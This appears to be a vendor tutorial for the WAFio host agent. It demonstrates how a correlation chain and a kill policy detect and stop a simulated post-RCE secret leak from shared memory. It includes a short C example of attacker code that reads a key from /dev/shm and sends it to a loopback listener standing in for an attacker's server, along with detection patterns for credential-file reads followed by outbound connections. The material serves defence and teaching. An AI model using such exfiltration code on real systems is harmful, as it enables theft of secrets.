After an RCE: catching a secret leak with correlation chains and kill policies
A demo on our test server: attacker code reads a key left in /dev/shm and sends it out. How a correlation chain flags it and a kill policy stops it.

A WAF judges requests. When an attack gets past it, for example through a bug that lets a request run code on the server (remote code execution, RCE), the attacker's code runs with the rights of the web application, and the WAF sees nothing more. The WAFio host agent does: it traces processes, file opens and network connections on the server with eBPF and reports them to the control plane.
This article follows one attack on our demo server, with screenshots from the dashboard. It uses two features of runtime security:
- A correlation chain links events of one process that look harmless one by one, and raises the last of them to critical when they happen in order.
- An enforcement policy acts on an event as soon as the host agent sees it: it records it, flags it, or stops the process with SIGKILL.
The demo: a key left in shared memory
Two small C programs sit on the demo server. The first, aplikasi_normal, stands for an ordinary service. It puts a key into POSIX shared memory, uses it and exits. Two mistakes make it leak: it gives the shared memory mode 0666, so every account on the server can read it, and its clean-up lines are commented out, so the key stays in /dev/shm/rahasia-aman-demo after the program ends.
int fd = shm_open("/rahasia-aman-demo", O_CREAT | O_RDWR, 0666);
ftruncate(fd, 64);
fchmod(fd, 0666); /* world-readable */
char *p = mmap(NULL, 64, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
strncpy(p, "server-key-rahasia-aman-321", 63);

// explicit_bzero(p, 64);
// munmap(p, 64);
// close(fd);
// shm_unlink("/rahasia-aman-demo");
return 0;
The second program, mallware, is what an attacker runs after an RCE. It opens that file, reads the key and sends it over TCP. In the demo it sends to 127.0.0.1:9999, where a listener stands in for the attacker's server.
int fd = open("/dev/shm/rahasia-aman-demo", O_RDONLY);
ssize_t n = read(fd, secret, sizeof(secret) - 1);
...
inet_pton(AF_INET, "127.0.0.1", &a.sin_addr);
connect(s, (struct sockaddr *)&a, sizeof(a));
dprintf(s, "LEAK=%s\n", secret);
We had no real RCE. We pretended the web application was hit and started mallware as the account demo (UID 1001) with sudo -u demo. That account plays the one the web application runs as, and it is why the screenshots show sudo as the parent process. In a real attack the parent would be the web server or a shell it started.
Correlation: two ordinary events, one critical finding
A process that opens a file is normal. A process that opens a TCP connection is normal. A rule that looks at one event at a time either ignores both or alerts on far too much. A correlation chain looks at the order: this file, then a connection, from the same process, within a short time.

The chain we used has two stages:
- Stage 1: event
openat, and a file path that containsrahasia-aman. - Stage 2, at most 1 minute after stage 1: event
connect.
It correlates by process tree, so both stages must come from the same process or its descendants, and the whole chain must fit in 5 minutes. The control plane tells processes apart by PID and start time, so a new process that gets an old PID does not continue an old chain.
We ran mallware once with nothing set to stop it. The listener received the key:
[1] read from memory: server-key-rahasia-aman-321
[2] sent to 127.0.0.1:9999
listener got: LEAK=server-key-rahasia-aman-321

On the control plane the chain completed on the connect event. It raised that event to critical and added its own name to the description:
A stored event of high or critical severity opens an incident, so the attack also showed up in Triage, grouped by process and tactic:

Two things to know about chains:
- A chain detects; it does not stop anything. In this run the key left the server before the chain completed. What the chain gives you is the fact that it happened, which process did it, as which user, and from which parent.
- The control plane evaluates chains as events arrive from every host of the project, so one chain covers all your servers. WAFio ships two built-in chains:
Web_Shell_Execution_Chain(a file opened under/tmp,/var/tmp,/dev/shmor/var/www, a change of its permissions, then a program started by nginx, Apache or PHP-FPM) andCredential_Dump_Exfiltration_Chain(a read of/etc/shadowor a similar file by a process outside the login stack, then a connection to a public address).
For production, add the condition dest_scope equals public to stage 2, as the built-in credential chain does, so connections inside the server do not complete the chain. Our demo sends to loopback, so we left it out.
Enforcement: stop the process
An enforcement policy runs on the host agent itself. It matches events by the fields you fill in (process name, part of the file path, user ID, destination ports, destination IP, event types, minimum severity), and every filled field must match. It has four actions: Simulate records what would have been killed and touches nothing, Monitor only observes, Alert flags matching events for review, and Kill sends SIGKILL to the matching process.
Our policy matches event openat, a file path that contains rahasia-aman, and user ID 1001. In plain words: the web account never opens the key. Because it matches a file path and a user, the agent applies it in userspace, and the dashboard shows that under "Where enforced".

New policies start in Simulate, and we left it there for the first run. The run above, the one that leaked the key, also left this line in the agent log:
2026/11/22 20:52:16 [trace] simulate (dry-run) pid=977746 policy=3 would have been killed/alertedThen we switched the policy to Kill. Before it saves a Kill policy, the dashboard asks you to type the policy name:

The second run used the same command. The shell reported the process as killed with exit status 137 (128 plus 9, the number of SIGKILL), and the listener received nothing. The agent log:
2026/11/22 20:58:05 [trace] userspace kill pid=979239 policy=3 delivered via verified pidfd

How the kill is done matters on a busy server. The agent opens a pidfd for the process, checks its start time in /proc/<pid>/stat, and sends the signal through the pidfd. It never calls kill with a bare PID, so it cannot hit a new process that reused the PID in the meantime. Some processes are never killed: PID 1, the agent itself, and verified host daemons such as sshd, systemd, containerd, dockerd and kubelet. A Kill policy with nothing that narrows it, only event types or a severity, is refused unless you confirm that you mean it.
One limit to keep in mind: this kill comes from the agent after it sees the event, so the open itself is not blocked. In our run the process was gone before it reached the network. Treat Kill as a fast response, not as a file permission.
Which one to use
Both, for different jobs.
- Use a correlation chain for a pattern: a sequence that means trouble whatever the program is called. It covers every host of the project and tells you after the fact.
- Use a Kill policy for something that must never happen on a host, described precisely enough that it cannot hit a legitimate process. Start it in Simulate, read Explore, Enforcement actions for a few days, then switch it to Kill.
A process picks its own name, so an attacker can call the program anything. That is why the policy above matches by file and user, not by name. It also only works when the service that owns the key runs under another account than the web application, so in production give each service its own account.
Fix the cause
Runtime security limits the damage of a bug; it does not remove it. This demo has three bugs, and each has a plain fix:
- The RCE in the web application: patch it. A WAF in front of the application can stop many such requests before they reach it.
- The shared memory is readable by every account: create it with mode
0600, or keep the key out of shared memory. - The key stays after the program ends: run the lines that are commented out,
explicit_bzero,munmap,closeandshm_unlink, as soon as the key is no longer needed.
The host agent is part of WAFio; the install command is on the download page. The host firewall, the other half of the host agent, has its own article.